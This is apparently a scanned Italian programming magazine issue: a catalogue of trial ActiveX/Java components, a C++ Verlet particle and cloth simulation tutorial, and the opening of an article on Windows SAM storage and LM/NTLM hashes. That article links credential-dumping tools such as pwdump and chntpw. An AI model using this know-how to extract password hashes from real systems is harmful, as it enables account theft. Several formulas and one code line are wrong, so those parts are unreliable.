Un package comprendente 12 controlli che permettono di implementare qualsiasi tipo di manipolazione di immagine nelle applicazioni. Tra le funzioni implementate c’è la possibilità di importare immagini da scanner, tuner televisivi, WebCam e videocamere digitali.

Sono consentite numerosi tipi di conversioni e sono disponibili filtri digitali ed effetti fotografici di livello professionale. Ecco l’elenco dei formati supportati: BMP, ICO, CUR, ANI, WMF, EMF, JPEG, J2K (JPEG2000), GIF, PNG, TIFF,

PCX, TGA, RAS.
Versione di prova.
NCTImageStudio.exe

Computer Telephony Messenger 2.2

Il telefono a portata di applicazione

Una versione particolarmente semplificata di TAPI ActiveX che consente agli sviluppatori di integrare nelle funzioni di notifica via telefono e tramite spedizione di SMS. Il pacchetto include un server multithreaded che consente la ricezione e l'instradamento di messaggi.
Versione di prova valida trenta giorni.
CTMessenger.exe

BLS Phonehome Control 1.1

Proteggi le tue applicazioni dalla pirateria

Un controllo che, una volta incluso nelle applicazioni, si occupa di avvisare via Internet l'avvio delle applicazioni stesse. Le informazioni che è possibile ricavare danno indicazioni sufficientemente precise per capire in che parte del mondo è utilizzata la nostra applicazione. Versione trial.
PhonehomeSetup.exe

FlowChartX Control 2.0

Per dare una rappresentazione grafica ai flowchart

Un aiuto sostanziale nella rappresentazione di workflow, flowchart, diagrammi di processo, diagrammi entità-relazione e tutto quanto rientra nella visualizzazione grafica di processi. L'ActiveX prevede più di cinquanta forme predisegnate ma è lasciata all'utente la possibilità di definirne di nuove.
Versione dimostrativa, è possibile inserire un massimo di trentadue oggetti per diagramma.
FCXdemo.zip

Automated SQL Builder 1.2

Interagire con i database semplicemente

Un controllo ActiveX che consente di costruire applicazioni di interazione con DB più facili da utilizzare per gli utenti. Le interrogazioni vengono generate dal controllo a partire dalle richieste degli utenti che, anche non conoscendo SQL, possono interagire con qualsiasi base di dati.
Le query sono generate da un motore interno al controllo che traduce i criteri introdotti dall'utente in SQL.
00019349.exe


PCQNG 2.0

Generatore di numeri casuali

A partire da dati rilevati dall'hardware presente nel PC, PCQNG è in grado di generare numeri "realmente casuali". Lo sviluppatore accede all'ActiveX semplicemente richiedendo un numero intero a 32 bit. Usi tipici di PCQNG sono nella crittazione di dati, nella generazione di chiavi casuali e password.
Versione di prova valida quattordici giorni.
PCQNG20Setup.exe

AxVideoConvert 1.0 pop

Convertire file video in qualsiasi formato

Attraverso questo controllo è possibile convertire qualsiasi formato di file video: AVI, MPEG1, MPEG2 e WMF. Versione dimostrativa.
axvid10.exe

ClearImage COM Development System 1.0

Riconoscere codici a barre in qualsiasi stato

Un componente COM che consente di realizzare applicazioni che riconoscano automaticamente codici a barre, a partire da documenti anche di bassissima qualità sia a due che a una dimensione.
ClearImageSDK_1_1_2.exe

ISAX_ListBox 3.0

Enhance the standardUn controllo ListBox dalle caratteristiche avanzate.

Un notevole potenziamento del controllo Listbox standard di Microsoft: possibilità di scegliere il colore di ogni singolo item, deciderne l'indentazione, settare la presenza di barre di scorrimento orizzontale per la lettura di alberi particolarmente lunghi e molto altro ancora.
http://www.isax.biz/Programming.htm
ISAX_XListBox.zip

KernelCAD ActiveX Control 1.1.2127

Visualizzare e interagire con modelli tridimensionali

KernelCAD è un controllo che consente di visualizzare modelli 3D interattivi. Grazie a questo controllo potremo creare dei veri e propri CAD che si gioveranno di una visualizzazione in tempo reale di modifiche e rotazioni apportate ai modelli. Versione di prova valida trenta giorni.
DIStudioSetupSE_1_1_2127.EXE

LIBRERIE JAVA

AdventNet SNMP API 4.0

Monitorare le performance della rete

Un potente set di API che comprende la libreria Java SNMP e il protocollo per realizzare applicazioni di gestione della rete. Potente e sicuro, questo set di api include le tre versioni di SNMP (1.0, 2c e 3.0) in un'unica API. Particolarmente adatto per il monitoraggio delle performance dei vari soggetti presenti in rete. Versione di prova valida quarantacinque giorni.
AdventNetSNMPAPI_4.exe

Adaptive Poker

Per tentare la sorte con stile

Un applet che consente di giocare a poker in modo grafico e supportando un massimo di dieci giocatori collegati contemporaneamente. E' sufficiente fare l'unzip del file e fare un doppio clic su *start.jar*. E' necessario che sia installata una virtual machine 1.3 o superiore.
apoker20.zip

Stocks Ticker

Monitorare la borsa

Un componente che consente di realizzare applicazioni Java e siti Web che integrino la capacità di monitorare l'andamento dei titoli azionari. Versione dimostrativa.
demo.zip

Javawatch

Tieni sotto controllo il tuo Web Server

Un tool gratuito che consente di tenere sotto controllo tutte le attività del tuo Web Server. Il monitoraggio avviene in real time e, tra gli altri, controlla: l'hits table, i visitatori, il visited paths table, la banda passante occupata ed altre funzioni vitali. Il tutto realizzato in un comodissimo applet Java.
javawatch.zip

Simulazioni per sistemi di particelle

Nuovi modelli fisici di sistemi di particelle sono stati studiati e attuati; essi rendono la simulazione più efficace e veloce, esaminiamone i contenuti e l'implementazione.

NOTA

PREREQUISITI

L'ambito di applicazione delle leggi della fisica è un sistema tridimensionale. Nel trattare le variabili in gioco si distinguono vettori e scalari. I primi sono la posizione *x*, la velocità *v*, l'accelerazione *a* e la forza *f*; ad esempio x=(xx, xy, xz), ossia è costituita da tre componenti spaziali; gli scalari sono il tempo *t* e la massa *m*. Le fondamentali leggi della cinematica da conoscere sono:

$v = \Delta x / \Delta t$
$a = \Delta v / \Delta t$
$f = m * a$

Definiscono la velocità come rapporto tra variazione di spazio rispetto al tempo, l'accelerazione come variazione di velocità rispetto al tempo ed infine la forza come prodotto tra massa e accelerazione.

Giochi di azione, prodotti multimediali interattivi, simulazioni in generale sono tutte applicazioni per computer che hanno in comune la condivisione di modelli fisici. Ad esempio, un buon gioco di automobili non dipende dalla sola grafica che lo riproduce o dall'hardware potente che lo ospita. I modelli che simulano i movimenti e le collisioni sono di eguale importanza. Anche su questo punto lo stato dell'arte è in continuo sviluppo, ed è interessante notare come si sia evoluto. Modelli di ultima generazione sono in grado da un lato di essere sufficientemente esaustivi, rendendo la simulazione adeguatamente verosimile, dall'altro sono snelli, il che garantisce all'applicazione che ne fa uso una maggiore velocità. È proprio la seconda qualità descritta che ci apprestiamo ad esaminare. Essa è particolarmente gradita dall'intera platea che fa uso massiccio di modelli fisici. Se è vero che gli hardware continuano un costante, quanto inesorabile incremento di potenza, è pur vero che le rappresentazioni grafiche, e i moderni rendering, sono sempre più esigenti in termini di risorse (sia memoria che velocità), cosicché ci troviamo, attualmente, davanti alla paradossale situazione per la quale i vecchi modelli fisici non sono più adeguati per molte circostanze. A questa considerazione si deve aggiungere il fatto che in molti casi sono richieste buone prestazioni per applicazioni interattive, per le quali la terminazione o il cambio di situazione può avvenire in qualsiasi momento, ed ecco che sorge la necessità di sviluppare nuovi algoritmi risolutori. Come qualcuno dei nostri lettori, matematici o fisici, avrà intuito, si tratta di attuare delle approssimazioni alle leggi della fisica per rendere più "agili" le quantità di dati e le operazioni matematiche che le trattano. Ad ogni modo voglio subito tranquillizzare tutti sottolineando che non è richiesta alcuna conoscenza della matematica e della fisica se non quella scolastica. Partiremo dal principio e specificheremo tutte le ipotesi semplificative e le scelte algoritmiche adottate. La costruzione del programma verrà sviluppata nel linguaggio più appropriato per la situazione il C++.

I PRIMI PASSI IMPLEMENTATIVI

La costruzione del nuovo modello per un sistema di particelle si basa sulla coppia di equazioni che fanno riferimento alle canoniche leggi della cinematica. I valori attuali *x* e *v* vengono calcolati rispetto a valori di partenza *x1* e *v1* su un intervallo di tempo *Dt*:

$x=x1+v1*\Delta t$
$v=v1+a*\Delta t$

Ad ogni modo utilizzeremo una variazione del precedente modello che tende a discretizzare il sistema di equazioni. In particolare, si tiene conto dei valori precedenti di posizione e si effettuano approssimazioni. Si adotta il metodo di integrazione di Verlet che è molto diffuso nel campo della simulazione molecolare dinamica. Se indichiamo con *x1* e *x0* rispettivamente due posizioni in corrispondenza di due istanti di tempo differenti *t1* e *t0*, possiamo scrivere l'equazione del moto uniformemente accelerato come segue:

$x=2*x1-x0+a*\Delta t^2$

Si presuppone che gli istanti di tempo, che cronologicamente si presentano come *t0*, *t1* e *t* siano cadenzati dall'intervallo Δt, cosicché si possono scrivere le due equazioni approssimate della velocità come segue:

$v=(x-x1)/\Delta t$

v1= (x1-x0)/Δt

che sostituite alle equazioni di partenza ci forniscono l'integrazione di Verlet. Questo modello non si può considerare molto preciso ma è comunque stabile e soprattutto veloce. Definito il modello si tratta di iterare l'equazione producendo ad ogni ciclo nuovi valori delle posizioni. Per cui, nel generico passo dell'iterazione, dopo aver calcolato il nuovo valore della *x1*, secondo Verlet si devono aggiornare i valori per poter calcolare il successivo spostamento, così *x0* diventa *x1 (x0=x1)*. Il successivo passo è quello dell'implementazione. Fondamentale è la scelta della struttura dati, che nel caso specifico prevede "naturalmente" l'utilizzo di vettori. Nella classe C++ proposta tali vettori sono visti come ulteriori classi; per essi bisogna garantire una buona efficienza di funzionamento che si può attuare con l'uso di appropriate liste a puntatori, e un set di operazioni come il prodotto scalare e il prodotto vettoriale da ottenere mediante overloading di operatori. Ecco il codice:

```
// Simulazione di sistemi di particelle
// Classe di base
class Sistemadiparticelle {
  vettore m_x1[NUM_PARTICELLE]; // Posizione corrente
  vettore m_x0[NUM_PARTICELLE]; // Posizione precedente
  vettore m_a[NUM_PARTICELLE];  //Accumulatore di forza
  vettore m_gravita; // Gravità
  float  m_deltat;
public:
  void passo();
private:
  void verlet();
  void vincoli();
  void forza();
  …
}
```

La classe che ci apprestiamo a costruire è *sistemadiparticelle*. Le posizioni si riferiscono a quella corrente identificata con *x1* e quella precedente *x0*. Si notano, oltre alla presenza della costante *NUM_PARTICELLE*, che indica la dimensione dei vettori, ossia il numero di particelle del sistema, che potrebbe essere anche implementata come membro statici (*static*); una serie di vettori e una variabile che contengono la posizione corrente e precedente delle particelle, della forza accumulata e dell'accelerazione; si precisa che queste ultimi valori sono vettori poiché possono assumere differenti valori per i diversi componenti del sistema. Si distinguono poi i membri pubblici e privati della classe. Tra i primi vi è la sola funzione *passo* che genera i nuovi valori secondo il modello che stiamo costruendo, richiamando in sequenza le funzioni private. Tra membri privati vi distinguono la funzione *verlet* che riproduce il modello descritto, *vincoli* che tiene conto dei vincoli del particolare sistema che andiamo a simulare e *forza* che calcola la forza applicata alle singole particelle del sistema. Le questioni più tecniche, riguardanti ad esempio l'implementazioni della classe vettore o costruttori, non vengono riportate per ovvie ragioni di spazio e si rimanda il loro completamento alla buona volontà del lettore; propongo solo dei consigli. La classe *vettore* è un array unidimensionale di puntatori, in cui ad ogni elemento sono "appesi" tre nodi che indicano le tre componenti spaziali *x, y* e *z*. Importante è sviluppare un overload sulle due operazioni di prodotto e somma *(*, +)* con le quali si possono fare il prodotto vettoriale e scalare per la prima in funzione degli operandi coinvolti (se entrambi array allora vettoriale, se uno è costante allora scalare) e la somma tra vettori per la seconda. Passiamo all'implementazione di due membri privati:

```
// Integrazione di verlet per passi
void sistemadiparticelle::verlet() {
  for (int i=0; i<NUM_PARTICELLE; i++)
  { vettore& x1 = m_x1[i];
    vettore temp x1;
    vettore& x0 = m_x0[i];
    vettore& a=m_a[i];
    x1 += x1 – x0 + a*m_deltat*m_deltat;
    x0=temp; }
}
// Funzione che accumula la forza per ogni particella
void sistemadiparticelle::forza()
{ // tutte le particelle subiscono l'azione della gravità
  for (int i=0; i<NUM_PARTICELLE; i++)
  { m_a[i] = m_gravita; }
}
// Funzione pubblica per l'attuazione di un singolo passo
void sistemadiparticelle::passo()
{ forza();
  verlet();
  vincoli(); }
```

L'implementazione segue la descrizione proposta. Di seguito, al momento della definizione del modello da implementare, verrà proposto il metodo *vincoli()*.

UN'APPLICAZIONE PRATICA

Una volta definite le strutture di riferimento, ed i metodi elementari che governano le azioni previste dal modello, è il caso applicare tali metodi ad una situazione di maggiore complessità. Si vuole costruire un sistema di particelle che possono tra loro collidere e che siano poste in un apparato di vincoli; il che, detto in termini più comprensibili, e meno

OVERLOADING

Si ha quando un operatore, una funzione o comunque un oggetto assumono nome già esistenti al fine di sovrapporre metodi simili e rendere alcune operazioni più intuitive.





Fig. 1: Insieme di particelle interne ad un cubo.

accademici, si traduce in una certa quantità di particelle poste all'interno di una scatola. Ogni singola particella è dotata di forza che si può immaginare essere prodotta da una molla. Come accennato, il modello che verrà realizzato è differente dai conosciuti schemi di simulazione. Si farà riferimento a una struttura di proiezioni che circoscrive gli ostacoli. Procedendo per proiezioni possiamo muovere punti per piccole distanze finché sono liberi dagli ostacoli, il che si realizza, usualmente, muovendo la particella in perpendicolare rispetto alla superficie di collisione. Un esempio di implementazione del metodo *vincoli(),* predisposto per attuare la costrizione descritta, può essere un insieme di particelle obbligate a rimanere in una scatola cubica. Se le misure dei due vertici opposti sono (0,0,0) e (100,100,100) allora il codice si può sviluppare come segue.

```
// Implementazione di particelle in un cubo
void sistemadiparticelle::vincoli()
{  for (int i=0; i<NUM_PARTICELLE; i++)
   {  vettore& x1=m_x1[i];
      x1=vmin(vmax(x1, vettore(0,0,0)), vettore(
                                  100,100,100)); }
}
```

I due operatori *vmin* e *vmax* vengono applicati entrambi a due vettori e restituiscono rispettivamente i vettori "minori" e "maggiori". I due aggettivi precedenti sono posti tra virgolette poiché in questo contesto hanno un significato particolare. Vengono valutate le diverse componenti dei vettori e si seleziona l'array che presenta la componente minore (o maggiore nel secondo caso). Il fulcro della funzione è il calcolo del valore corrente della posizione *x1*. È facile verificare come se il punto è interno al cubo viene assegnato a *x1* la posizione stessa della particella, altrimenti essa viene "schiacciata" su un lato della scatola. L'appiattimento su una superficie del cubo è dovuta al coefficiente nullo di urto che è implementato nell'espressione che genera *x1*. Un modello così definito può essere, con profitto, utilizzato per simulare sia corpi rigidi che corpi elastici come tessuti, si tratta di tarare, in modo appropriato, le molle del sistema, coefficienti che producono rigidità saranno usati per i solidi, mentre altri valori che definiscono forze deboli sono adatte a simulare tessuti.

PER SAPERNE DI PIÙ

È possibile trovare utili riferimenti in alcuni articoli usciti sempre nella sezione soluzioni di ioProgrammo scritti dal sottoscritto. I numeri a cui vi rimando sono il 56, in cui si affronta la simulazione della forza di gravità, il 57 in cui vengono trattati alcuni algoritmi per la simulazione di superfici deformabili come i tessuti, ed infine il numero 58 dove la simulazione si incentra sui corpi rigidi. Alcuni di questi articoli sono anche riportati al sito di riferimento della rivista www.ioprogrammo.net. Per l'implementazione in C++ è da considerare un valido riferimento "C++ reference" (collana "i 5€" di Edizioni Master).

SIMULAZIONE DI TESSUTI

Adottando come modello di riferimento il sistema di integrazione di verlet associato ad un set di vincoli, si possono riprodurre differenti realtà fisiche. Nell'esempio precedente abbiamo visto come sia possibile descrivere il moto di particelle all'interno di un box, in cui i punti non rimbalzano con gli urti alle pareti. Per simulare un tessuto, obiettivo del presente paragrafo, è necessario riformulare i vincoli, o meglio aggiungerne di nuovi.
Un breve inciso è necessario per puntualizzare che un qualsiasi tessuto può essere visto come un insieme di punti, ovviamente, maggiore è il numero di questi punti e migliore sarà l'approssimazione che si ottiene, anche se peraltro sarà inevitabile una memorizzazione più pesante quindi una performance più lenta. Comunque indipendentemente dal numero di punti scelti per simulare la tecnica rimane invariata. Concentriamo, infatti, l'analisi a soli due punti che segnaliamo come *xp* e *xq*. Un vincolo (ancora non legato in modo specifico ai tessuti) sarà imporre una distanza prefissata tra le due particelle, supponiamo 10. Assumendo la metrica euclidea, il vincolo assume la forma:

Fig. 2: Una bandiera è un classico esempio di tessuto.

$$|xp-xq|=10$$

Il soddisfacimento di tale vincolo è indispensabile per mantenere invariate le distanze tra le varie particelle, poiché altrimenti, anche ponendo inizialmente i vari punti in modo corretto dopo poche iterazioni questi si "sparpaglierebbero". Un modo per implementare l'espressione precedente è mostrato di seguito in pseudo codifica:

```
// Nuovi vincoli
cin>>lunghezzafix;
delta=xp-xq;
lunghezza=sqrt(delta*delta);
```

```
diff=(lunghezza-lunghezzafix)/lunghezza;
x1-=delta*0.5*diff;
x2+=delta*0.5*diff;
...
```

Da notare che *delta* è un vettore, cosicché, il prodotto *delta*delta* è un prodotto scalare che genera un numero la cui radice è la distanza tra i due punti in esame. Con *lunghezzafix* si indica la distanza che fa da vincolo per le due particelle *p* e *q*, ad esempio, il valore 10. La situazione ottenuta si può vedere come prodotta dalla presenza di una molla rigida di lunghezza 10 incardinata sui due punti. Giustapponendo i codici relativi ai due vincoli proposti si ottiene un sistema di vincoli che possono essere soddisfatti per passi secondo la filosofia proposta da Jacobi o Gauss-Siedel. Ad ogni iterazione vengono soddisfatti vincoli locali, e dopo un numero finito di iterazioni, l'intero sistema è stabile. Si considera, di volta in volta, una configurazione migliore, tecnicamente si dice che si esamina ad ogni passo un problema rilassato. Ma riprendiamo la costruzione del modello per il tessuto. Si scorgono due problemi, che come vedremo, magicamente vengono risolti con un'unica soluzione (è il caso di dire "prendere due piccioni con una fava"). La prima è una questione tecnica che ci induce a non usare la funzione *sqrt,* poiché essa presuppone una serie molto cospicua di operazioni elementari che la rendono un po' "pesante", se si pensa che deve essere ripetuta per molte coppie di punti si può dedurre come sia importante risolvere il problema. La seconda faccenda riguarda il fatto che finché si mantiene fissa la distanza tra due punti il sistema di particelle si adatta male alla rappresentazione di un tessuto, si intuisce come sia preferibile che tale distanza sia anche in minima parte variabile. La soluzione è rappresentata dalla serie di Taylor troncata al primo termine (metodo usato per approssimare funzioni). In tal modo si approssima la funzione *radice quadrata* (che non sarà precisa garantendo quel minimo di flessibilità richiesta) e sarà più facile da calcolare poiché si riduce a prodotti (operazioni elementari rispetto alla radice). Il risultato tradotto in pseudo-codifica è:

```
// Nuovi vincoli per particelle di tessuto
cin>>lunghezzafix;
delta=xp-xq;
delta*=lunghezzafix*lunghezzafix/(delta*delta+ lun-
ghezzafix*lunghezzafix)-0.5;
x1-=delta;
x2+=delta;
```

Come si può notare si tratta di cambiare la sola formula che calcola il *delta*. Simulazione di laboratorio hanno mostrato come l'asserto di Jacobi sia valido per questo modello poiché si perviene in un numero finito di iterazioni a situazioni di stabilità. Un ulteriore sviluppo implementativo si ottiene considerando i vincoli variabili per ogni coppia, in tal caso bisogna attrezzarsi strutturando un nuovo vettore. Gli algoritmi di soddisfacimento dei vincoli si devono, quindi, adeguare proponendo un nuovo ciclo innestato in cui tali vincoli vengono scanditi. Variando alcuni particolari del metodo si possono simulare altri fenomeni fisici. Una pianta si genera scegliendo opportunamente le coppie distribuite su un sistema più fitto di punti.

CONCLUSIONI

I modelli proposti sono scaturiti da anni di studi su come approssimare le leggi fisiche senza perdere attendibilità per il fenomeno fisico. Certo lo stato dell'arte sul filone di studio proposto è molto più avanzato e ciò che è stato esaminato stabilisce i punti di partenza, che comunque sono da ritenersi sufficienti per individuare le metodologie sottostanti che ne governano il loro sviluppo. Nel prossimo appuntamento si integrerà l'argomento con nuovi modelli, come quello per corpi rigidi, e si darà una visione più ampia delle argomentazioni trattate. Vi aspetto quindi per la seconda parte.

Fabio Grimaldi

DISTANZE

La distanza tra due punti *x* e *y*, indicata con, *d(x,y)* è una misura di similarità e come tutte le misure di similarità definisce una metrica. Una metrica è tale se sono verificate quattro proprietà:

1. **Simmetria** $d(x,y) = d(y,x) \geq 0$
2. **Diseguaglianza triangolare. A tale scopo si consideri una terza entità z** $d(x,y) \leq d(x,z) + d(y,z)$
3. **Distinguibilità di non identità** Se $d(x,y) \neq 0 \Rightarrow x \neq y$
4. **Indistinguibilità di identità. Per due elementi identici x e x'** $d(x,x') = 0$

Ma le misure di distanza sono molteplici. La prima è la distanza euclidea o L_2, essa è la più conosciuta ed è comunemente detta distanza.
Sia x_{ik} il valore dell'attributo *k* per l'oggetto *i*, e sia *p* il numero di attributi, allora si definirà d_{ij} distanza euclidea, tra *i* due oggetti *i* e *j*, la radice quadrata della somma dei quadrati delle differenze delle singole componenti:

$$d_{ij} = \sqrt{\sum_{k=1}^{p} (x_{ik} - x_{ik})^2}$$

Un'altra distanza è la L1 o distanza Manhattan, essa è pari alla somma dei valori assoluti delle differenze delle singole componenti:

$$d_{ij} = \sum_{k=1}^{p} |x_{ik} - x_{ik}|$$

Una speciale classe di distanze conosciute come metrica di Minkowski sono espresse dalla formula

$$d_{ij} = \left(\sum_{k=1}^{p} |x_{ik} - x_{ik}|^r\right)^{\frac{1}{r}}$$

Al variare del parametro r si otterranno diverse distanze. Per *r=1, r=2, r=3* si ottengono rispettivamente le distanze L_1, L_2 e L_∞

Insicurezza delle Password del sistema Microsoft

Mezza Password? Protezione a metà!

Usereste mai una password lunga 14 caratteri sapendo che questa verrà poi divisa a metà? Sembrerà una domanda scontata, ma è quello che realmente avviene comunemente all'interno di Windows.

BIOMETRIA E IMPRONTE DIGITALI

Per saperne di più sull'autenticazione forte attraverso le impronte digitali, si consiglia di andare a leggere l'articolo sul numero 65 di ioProgrammo.

Le password sono da sempre l'anello più debole della catena "sicurezza". Mettiamo una password ad una applicazione, ad un sito web o ad un computer e ci sarà sempre qualcuno in grado di scoprirla, magari perché è scritta sul classico post-it giallo attaccato dietro al monitor (non capita solo nei film!) o soltanto perché non è poi così difficile indovinare il nome della nostra squadra del cuore. Sembra giunto il momento di mandare in pensione le care vecchie password una volta per tutte o – per essere più precisi - si tratta solo di migliorare il loro funzionamento. Già da tempo si studiano alternative di autenticazione forte completamente diverse. Un fiorente campo di ricerca è infatti rappresentato oggi dai sistemi biometrici o dall'autenticazione basata su coppie del tipo "password+token", in cui all'utente è richiesta la conoscenza di una parola chiave correlata al possesso fisico di un oggetto come ad esempio una Smartcard. Si può dire che in un certo senso il meccanismo di autenticazione sta migrando dalla "conoscenza" (di una parola o di una frase nota solo all'utente legittimo) al "possesso" (di un oggetto o di una particolare caratteristica fisica come le impronte, la retina, il timbro della voce, ecc.). Questo breve preambolo sulle insicurezze delle password, è senz'altro, il modo migliore per avvicinarci all'argomento che tratteremo in questo numero di ioProgrammo, che rivolge le sue attenzioni al mondo delle password nei sistemi Microsoft Windows 2000 e XP. In particolare si parlerà in questo articolo di come avviene la memorizzazione delle password all'interno dei sistemi operativi in generale e successivamente verrà illustrato il SAM di Windows assieme ai meccanismi di autenticazione basati su LM e NTLM. L'obiettivo sarà comunque quello di mettere in luce le insicurezze e le vulnerabilità tecnico/progettuali presenti nelle implementazioni fatte da Microsoft. A questo proposito sarà richiesta ai lettori la conoscenza di alcune nozioni di crittografia classica, come il concetto di *funzione Hash* e gli algoritmi crittografici *DES* e *MD4* (non pretendiamo che conosciate gli algoritmi a memoria, ma solo il funzionamento), che saranno implementati in maniera pratica con alcuni esempi che fanno uso del pacchetto OpenSSL. Premettiamo che l'articolo avrà comunque un seguito: una seconda parte in cui, forti delle nozioni e delle tecniche acquisite in queste pagine, ci cimenteremo nel realizzare un'applicazione in grado di portare a termine un attacco efficace contro le password di Windows. Gli strumenti di sviluppo richiesti sono il compilatore Visual C++ di Microsoft e le librerie crittografiche OpenSSL, che dovremo compilare.

DOVE METTO LA PASSWORD?

Il problema della memorizzazione delle password affligge, fin dalle origini, tutti i sistemi operativi, indistintamente; può considerarsi uno di quei problemi di natura esistenziale, quasi filosofico, che ricorda molto la storia dell'uovo e della gallina (chi è nato prima?). Parliamo in questi termini perché il problema di memorizzare le password è intrinsecamente contradditorio già nella formulazione dei suoi requisiti fondamentali, che sono:

A. per verificare le credenziali e autenticare un utente bisogna poter confrontare la password immessa ad ogni accesso con quella reale memorizzata nel sistema;

B. l'elenco delle password deve essere inaccessibile a chiunque in qualsiasi momento.

Il punto (A) è ovviamente un requisito indispensabile per consentire ad un S.O. di gestire una moltitudine di utenti con privilegi diversi, ma contraddice in parte il punto (B). Allo stesso modo il punto (B) è un requisito fondamentale della sicurezza, senza il

quale non sarebbe necessario definire il punto (A), perché se tutti potessero leggere le password altrui, non avrebbe senso utilizzarle. Per uscire da questa evidente contraddizione la soluzione scelta dai progettisti è questa: innanzitutto si considera il Sistema Operativo come un'entità a sé stante (la *System Authority* per intenderci), in secondo luogo si deve evitare di memorizzare la password vera e propria, ma al contrario qualcosa che possa rappresentarla e che, per quanto possibile, non consenta di risalire in alcun modo alla password reale. La prima considerazione ammette quindi l'esistenza di un'entità astratta e super-partes, capace di maneggiare e gestire le password (qualcuno dovrà pure farlo, no?) che è il S.O. in persona; l'Administrator, l'utente col grado più alto, avrà comunque poteri limitati in questo rispetto al S.O., perché potrà creare nuovi utenti andando a scrivere nel file di password, ma non sarà in grado di leggere quelle già memorizzate. In aggiunta a questo, inoltre, il S.O. deve comunque sempre vigilare sul file delle password garantendone l'integrità rispetto a manomissioni e la sicurezza. La seconda ipotesi si traduce, invece, con una sola parola: *crittografia*. Usando la crittografia, un S.O. può memorizzare una password in maniera codificata e stabilire se un utente ha i diritti di accesso per mezzo del confronto fra la firma digitale della password reale (cioè una chiave hash) rispetto a quella calcolata sulla password immessa da input.





Fig. 1: ***Principi che regolano l'autenticazione mediante password: il sistema non memorizza mai la password reale, ma una sua codifica (hash) che viene confrontata ad ogni accesso.***

Breve citazione: *sotto Unix e sotto Linux il deposito delle password di sistema sta nel famoso file "/etc/passwd"*. Esistono ormai interi libri e migliaia di pubblicazioni sui segreti di */etc/passwd*; in rete si possono facilmente trovare documenti che rivelano trucchi, stratagemmi e tool usati per leggere il contenuto di questo file cruciale, che in genere contiene righe simili a questa:


```
mrossi:6bWUWyJrreHL6:60:129:Mario Rossi:
                          /home/rossi:/bin/bash
```

Sui sistemi Unix/Linux la password viene memorizzata nel secondo campo, subito dopo il nome utente; si vede chiaramente che in realtà non viene memorizzata la parola chiave in chiaro, ma una stringa cifrata, codificata utilizzando una versione modificata dell'algoritmo DES. Quando un utente digita la sua password per accedere, il S.O. acquisisce una stringa da input, la cifra col DES e la confronta col valore memorizzato nel file */etc/passwd*: se le due stringhe criptate coincidono, allora la password è corretta e l'utente può entrare. Questo semplice sistema è in grado di garantire allo stesso tempo la riservatezza delle password senza perdere la possibilità di autenticare gli utenti, tuttavia deve la sua robustezza a due fattori importanti: la non reversibilità dell'algoritmo crittografico (la funzione di criptaggio deve essere one-way e quindi non invertibile) e l'assenza di collisioni (non devono esistere password che generano la stessa stringa criptata). Vedremo a breve che spesso non è semplice garantire entrambi questi requisiti.

IL SAM DI WINDOWS

Tutti ricorderanno benissimo che la famiglia Windows 9X non forniva alcun sistema di autenticazione a livello di accesso. La famosa schermata di richiesta password poteva essere saltata premendo *ESC* o semplicemente cliccando su "*Annulla*", perché in realtà non era una vera autenticazione di sistema. D'altra parte è anche vero che Microsoft ha iniziato a progettare Sistemi Operativi seri soltanto da NT in poi, e per l'autenticazione non ha fatto altro che seguire la strada in parte spianata dai sistemi Unix.

Il componente che gestisce oggi la sicurezza delle password sotto Windows 2000/XP è chiamato *SAM* (*Security Accounts Manager*) e consiste in una sorta di database in cui sono memorizzati gli account degli utenti, gli *UserID* e le chiavi *hash* delle loro password. Fisicamente il SAM è un file, nient'altro che questo. Si tratta di un file fisico memorizzato nella directory di sistema *WINDOWS\SYSTEM32\CONFIG*. Questo file viene letto in fase di avvio dal sistema operativo ed è caricato nel registro di Windows; in fase di boot molte informazioni del SAM finiscono quindi nel registro, e precisamente nella chiavi *HKLM\SAM* e in *HKLM\SYSTEM\CurrentControlSet\Control\Lsa.* La struttura del SAM non è lineare e pulita come quella del file */etc/passwd*, poiché segue uno schema proprietario, ma è simile al formato di dati usato anche dai file di registro (*SYSTEM.DAT*, *USER.DAT*). Esistono comunque su Internet molte utility che permettono di ottenere un dump leggibile degli account memorizzati nel SAM, di cui parleremo meglio nel paragrafo seguente. Al momento ci interessa solo sapere che dal SAM si può ricavare un insieme di righe (una per ciascun account locale presente su Windows) ricavabili in questo formato:

Administrator:500:AF1E236C6F6836A436106F874D

Per reperire tutti i tool e i programmi citati in questo articolo, si possono utilizzare i seguenti link:

SAMDUMP:
http://www.atstake.com/research/lc/dist/samdump.zip

PWDUMP2:
http://razor.bindview.com/tools/files/pwdump2.zip

PWDUMP3e:
http://www.polivec.com/Downloads/pwdump3e.zip

NTFSDOS:
http://www.sysinternals.com/files/ntfs30r.zip

CHNTPWD BootDisk :
http://home.eunet.no/~pnordahl/ntpasswd/bd030426.zip

SAMINSIDE:
http://www.insidepro.com/saminside21demo.zip

2C5293:28C4D522D17AF99C78186AB62030A4B1:Account predefinito per l'amministrazione del computer/dominio

I campi estratti dal SAM, separati dal simbolo ":", possono essere interpretati in questa maniera:

1) **username dell'utente**
2) **user-ID numerico associate all'utente**
3) **LM Hash ricavato dalla password dell'utente (16 byte)**
4) **NTLM Hash ricavato dalla password dell'utente (16 byte)**
